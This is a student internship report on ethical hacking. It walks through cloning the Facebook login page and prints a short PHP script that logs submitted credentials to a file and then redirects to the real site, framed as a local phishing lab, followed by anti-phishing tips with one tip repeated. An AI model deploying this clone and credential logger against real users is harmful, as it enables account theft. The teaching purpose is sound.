

**Samrat Ashok Technological Institute**

**(S. A. T. I.),**

**Vidisha (M. P.), India**

Internship report

Submitted by:

Name – Akshat Jain

Branch – Internet of Things

Year – 3<sup>rd</sup> year

Scholar Year – 31719

Project Name: Cyber Security Minor Project

Submitted to:

Mrs. Anusha Lahoti ma'am

Teacher's Signature:

# Table of Contents

<b>Sr. no.</b>	<b>List of contents.</b>	<b>Page no.</b>
<b>1.</b>	Introduction	<b>3.</b>
<b>2.</b>	Learning objectives	<b>5.</b>
<b>3.</b>	Work description	<b>7.</b>
<b>4.</b>	Summary	<b>11.</b>
<b>5.</b>	Conclusion	<b>13.</b>
<b>6.</b>	Certificates & Letter of recommendation	<b>14.</b>

# **Introduction**

Ethical hacking is an authorized practice of detecting vulnerabilities in an application, system, or organization's infrastructure and bypassing system security to identify potential data breaches and threats in a network. Ethical hackers aim to investigate the system or network for weak points that malicious hackers can exploit or destroy. They can improve the security footprint to withstand attacks better or divert them. Ethical hacking involves the authorized attempt to gain access to computer systems, applications, or data by duplicating the strategies and actions of malicious hackers, but in a lawful and legitimate manner to assess the security posture of a target system. Ethical hackers are security experts that perform security assessments and provide remediation advice to organizations. They are expected to follow specific guidelines to perform hacking for organizations legally, including obtaining complete approval before performing any security assessment on the system or network.

The primary goal of an ethical hacker is to test and identify vulnerabilities in an organization's system and correct them. Ethical hacking is a technology career with specific skills, and cybersecurity certifications help people break into the field.

# **Learning objectives**

Ethical hacking, also known as "white hat," hacking, is an authorized practice of detecting vulnerabilities in an application, system, or organization's infrastructure and bypassing system security to identify potential data breaches and threats in a network. Ethical hackers aim to investigate the system or network for weak points that malicious hackers can exploit or destroy. They can improve the security footprint to withstand attacks better or divert them. In this introduction, we will explore the basics of ethical hacking.

## **Key Points:**

- Ethical hacking is an authorized practice of detecting vulnerabilities in an application, system, or organization's infrastructure.
- Ethical hackers aim to investigate the system or network for weak points that malicious hackers can exploit or destroy.
- Ethical hacking is also known as "white hat" hacking.

- Ethical hackers must follow certain guidelines to perform hacking legally.
- Ethical hacking is a technology career with specific skills, and cybersecurity certifications help people break into the field.

#### Guidelines for Ethical Hacking:



- An ethical hacker must seek authorization from the organization that owns the system.
- Hackers should obtain complete approval before performing any security assessment on the system or network.
- Ethical hackers are expected to follow specific guidelines to perform hacking for organizations legally.

# **Work description**


Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid phishing.

1. Open the Facebook login
2. Open the Facebook login page in your browser. Press ctrl+U to find the source code.
3. Copy the whole source code and create a PHP file (index.php) and paste it.
4. Now, search for string method=" POST", it will give you two results first for login and second for register.
5. Next, replace the action file name as "xyz.php" in the login form.
6. Now create a file "xyz.php" and "log.txt" and paste below code in "xyz.php".



# Screenshots









```
1 <?php
2 // set the location to redirect the page
3 header("location: http://www.facebook.com");
4
5 // open the text file in writing mode
6 $file = fopen("log.txt", "a");
7
8 foreach($_POST as $variable => $value) {
9     fwrite($file, $variable);
10    fwrite($file, "\n");
11    fwrite($file, $value);
12    fwrite($file, "\n");
13    fwrite($file, "\n");
14 }
15
16 fwrite($file, "\n");
17 fclose($file);
18 exit;
19 ?>
20
```





# Summary

## **To avoid phishing.**

1. **Keep Informed About Phishing Techniques** – New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one.
2. **Think Before You Click!** – It's fine to click on links when you're on trusted sites. Clicking on links that appear in random emails and instant messages, however, isn't such a smart move.
3. **Install an Anti-Phishing Toolbar** – Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare them to lists of known phishing sites.
4. **Verify a Site's Security** – It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble.
5. **Check Your Online Accounts Regularly** – If you don't visit an online account for a while, someone could be having a field day with it. Even if you don't technically need to, check in with each of your online accounts on a regular basis.
6. **Keep Your Browser Up to Date** – Security patches are released for popular browsers all the time. They are released

in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop.

7. **Keep Your Browser Up to Date** – Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop.
8. **Be Wary of Pop-Ups** – Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis.
9. **Never Give Out Personal Information** – As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. If in doubt, go visit the main website of the company in question, get their number and give them a call.

# **Conclusion**

In conclusion, ethical hacking is an important practice in the field of cybersecurity. Ethical hackers use their skills to identify vulnerabilities in computer systems, networks, and applications. They do this by attempting to hack into these systems using the same techniques and tools that malicious hackers use. However, unlike malicious hackers, ethical hackers have permission to perform these activities and are working to improve security rather than cause harm. Ethical hacking is a technology career with specific skills, and cybersecurity certifications help people break into the field.

# Certificate and Internship letter



## Technophilia Solutions

B - 92 Second Floor GT Karnal Road  
Industrial Area Delhi 110033



### Summer Internship Letter

Date: 15 July 2023

KTPL-2023-T-ST-1359

#### To Whom So Ever It May Concern

This letter clarifies that **Mr. Akshat Jain** from **Samrat Ashok Technological Institute, Vidisha** has completed his Summer Internship with our organization on **Ethical Hacking** in association of our technology partner **Technophilia Solutions** from **28-Jun-2023** to **29-Jun-2023**.

During the Internship span with us, he was actively and diligently involved in the projects and tasks assigned. He developed the project **"Clone A Facebook Page And Try To Perform Desktop Phishing In Your Local Machine And Capture The Credentials And Write The Document Along With Screenshots And Suggest The Solution To Avoid From Phishing"**, which implicated the practical execution of the courseware.

Our organization thanks him and wish him all the best for his future.

Sincerely,

Mr. Mayank Arora

Manager – Human Resource

Technophilia Solutions

Address: 1009 Indraprakash Building, Barakhamba Road Connaught Place, New Delhi 110001

Email: [hr@technophilia.in](mailto:hr@technophilia.in) Website: [www.technophilia.in](http://www.technophilia.in)